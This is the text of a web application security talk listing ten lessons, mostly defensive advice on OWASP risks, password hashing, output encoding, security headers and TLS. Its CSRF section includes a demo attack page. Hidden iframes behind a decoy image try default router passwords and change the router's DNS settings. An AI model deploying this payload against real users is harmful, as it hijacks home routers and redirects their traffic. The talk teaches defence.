10 things I've learnt about web application security

James Crowley
CTO, FundApps

@jamescrowley

Who has written software with bugs in before?

Learning #1 – Security vulnerabilities are bugs

OWASP Top 10 in 2013

Injection

Broken Authentication & Session Management

Cross Site Scripting

Insecure Direct Object References

Security Misconfiguration

Sensitive Data Exposure

Missing Function Level Access Control

Cross Site Request Forgery

Using Components with Known vulnerabilities

Unvalidated redirects and forwards

Learning #2 – If you feel confident about security, be afraid!

Action: Hack your own applications *

Fiddler	**WATOBO**
ZED Attack Proxy	**Tamper Data**
Skipfish	**WebScarab**

Packaged VMs: Beef project, SamuriWTF

More here: http://resources.infosecinstitute.com/owasp-top-10-tools-and-tactics/

*** Be aware of computer misuse act.**

Demo!

Learning #3 – Fixing the basics are **easy** and **worthwhile**.

Things they (should) pick up…

Unvalidated redirects (esp MVC 1 & 2)

Secure & HttpOnly cookies

Obvious cross site scripting vulnerabilities

Obvious SQL injection

Missing best practice headers

Allowing caching of secure pages

Autocomplete on password pages (!!)

Application errors being disclosed and different error pages

Directory traversals

Missing XSRF protection

Reminder: These are **automated** tools

You’re using a salted hash, right?

How many iterations?

Action: Check if you're using 1000+ iterations on your password hashing. If not, plan to migrate.

```
// use this helper or use Rfc2898DeriveBytes directly

System.Web.Helpers.Crypto.HashPassword(passwordToHash);
```

Learning #4 – It’s game over once you have fallen for XSS

(those alert boxes are scary)

Demo!

Learning #5 – Do not rely on Request validation.
Not even a little bit.

Action: Validate input using white lists not black lists.

Apply blanket validation to model binding (unless set otherwise)

Learning #6 - Encode your output, **especially** with JavaScript. Be wary with 3rd party libraries.

Action: Review encoding anywhere you’re passing variables between server and JavaScript/Urls/Css

```
System.Web.HttpUtility.UrlEncode
System.Web.Security.AntiXss.AntiXssEncoder.CssEncode
System.Web.HttpUtility.JavaScriptStringEncode
```

Action: Review anywhere you’re accessing parameters (such as the URL fragment) from JS

Action: Tighten up encoding using AntiXSS – uses whitelist rather than blacklist

```
<httpRuntime
encoderType="System.Web.Security.AntiXss.AntiXssEncoder,
System.Web, Version=4.0.0.0, Culture=neutral,
PublicKeyToken=b03f5f7f11d50a3a" />
```

Learning #7 - Be **especially** wary of file uploads if you’re supporting IE 8 (or earlier)

Action: Ensure Content-Disposition **is always set**

Action: Ensure you white list both file extension and mime types

Action: Use X-Content-Type-Options to disable mime type sniffing in IE

```
<system.webServer>
   <httpProtocol>
     <customHeaders>
       ...
       <add name="X-Content-Type-Options" value="nosniff" />
     </customHeaders>
   </httpProtocol>
 </system.webServer>
```

Action: Use Content-Security-Policy-Report-Only header to monitor JavaScript usage and then Content-Security-Policy to restrict (and enforce best practice!)


```
<add name="Content-Security-Policy" value="default-src
'self'; script-src 'self' https://apis.google.com; report-
uri http://loghost.example.com/reports.jsp" />
```

Learning #8 – Don’t forget about your emails

# **Learning 9** – Have a **reliable** strategy for preventing cross site request forgeries

Hint: Scattering ValidateAntiForgeryToken at random on your actions doesn't count!

Demo



```
<!-- here is the image that gets seen by the victim. it could be an image or an video that will attract his attention -->
<center>
    <img src='http://www.somesite.com/image-insanely-cute-kitten.jpg'><br><br>
    :)
</center>
<!-- here is the actual attack. a bunch of iframe/img tags with the default router password and a few common passwords -->
<div style='display:none'>
 <iframe width="0" height="0" src='http://admin:admin@192.168.1.1/start_apply.htm?wan_dns1_x=66.66.66.66&wan_dns2_x=66.66.66.66&wan_ppp
 <iframe width="0" height="0" src='http://admin:password@192.168.1.1/start_apply.htm?wan_dns1_x=66.66.66.66&wan_dns2_x=66.66.66.66&wan_p
 <iframe width="0" height="0" src='http://admin:123456@192.168.1.1/start_apply.htm?wan_dns1_x=66.66.66.66&wan_dns2_x=66.66.66.66&wan_ppp
 <iframe width="0" height="0" src='http://admin:1234567@192.168.1.1/start_apply.htm?wan_dns1_x=66.66.66.66&wan_dns2_x=66.66.66.66&wan_pp
 <iframe width="0" height="0" src='http://admin:12345678@192.168.1.1/start_apply.htm?wan_dns1_x=66.66.66.66&wan_dns2_x=66.66.66.66&wan_p
 <iframe width="0" height="0" src='http://admin:abc123@192.168.1.1/start_apply.htm?wan_dns1_x=66.66.66.66&wan_dns2_x=66.66.66.66&wan_ppp
 <iframe width="0" height="0" src='http://admin:qwerty@192.168.1.1/start_apply.htm?wan_dns1_x=66.66.66.66&wan_dns2_x=66.66.66.66&wan_ppp
 <iframe width="0" height="0" src='http://admin:monkey@192.168.1.1/start_apply.htm?wan_dns1_x=66.66.66.66&wan_dns2_x=66.66.66.66&wan_ppp
 <iframe width="0" height="0" src='http://admin:letmein@192.168.1.1/start_apply.htm?wan_dns1_x=66.66.66.66&wan_dns2_x=66.66.66.66&wan_pp
 <iframe width="0" height="0" src='http://admin:111111@192.168.1.1/start_apply.htm?wan_dns1_x=66.66.66.66&wan_dns2_x=66.66.66.66&wan_ppp
 <iframe width="0" height="0" src='http://admin:iloveyou@192.168.1.1/start_apply.htm?wan_dns1_x=66.66.66.66&wan_dns2_x=66.66.66.66&wan_p
 <iframe width="0" height="0" src='http://admin:master@192.168.1.1/start_apply.htm?wan_dns1_x=66.66.66.66&wan_dns2_x=66.66.66.66&wan_ppp
</div>
```

Action: Apply ValidateAntiForgeryToken to all non-GET requests. Fail secure.

`https://gist.github.com/jamescrowley/a6e53957c8c0778f5e12`

Learning #10 - Forward Secrecy and **SSL** best practices are easier than you might think

(**but** it’s a moving target)

Demo: If you’re not running HTTPS…

Action: Scan your current setup for configuration & Heartbleed

https://www.ssllabs.com/
https://filippo.io/Heartbleed/

Action: Get your ciphers in order, enable ECDHE for forward secrecy

Action: Apply Strict-Transport-Security header (with a long age)

```
<add name="Strict-Transport-Security" value="max-
age=31536000" />
```

Wrapping up

Go hack your own application
Run ZED Attack Proxy / SkipFish
Pass on your knowledge

Thanks for listening – any questions?

Tweet me: @jamescrowley

Blog: www.jamescrowley.co.uk

PS FundApps is hiring! Get in touch ☺

Resources

Books

The Browser Hacker's Handbook

The Web Application Hacker's Handbook: Finding and Exploiting Security Flaws

Best Practices

Troy Hunt - http://www.troyhunt.com/

"Don't do this, do that" from the ASP.NET Team - http://bit.ly/1fXzIH2 (article) and http://vimeo.com/68390507 (video)

OWASP - https://www.owasp.org/index.php/Category:OWASP_.NET_Project

Security news & resources

OWASP - https://www.owasp.org/index.php/Main_Page

Microsoft security response - @msftsecresponse / microsoft.com/msrcblog

SANS - http://www.sans.org/security-resources/

CVE - http://cve.mitre.org/

Specific resources

Content-Security-Policy
https://blog.twitter.com/2011/improving-browser-security-csp
http://www.html5rocks.com/en/tutorials/security/content-security-policy

Other tools to protect yourself...

Vulnerability scanning
Skipfish, WebInspect, QualysGuard...

Web Application Firewalls
Snort, Imperva, Cloudflare, ModSecurity...

PCI Scanning
HackerGuardian, QualsysGuard...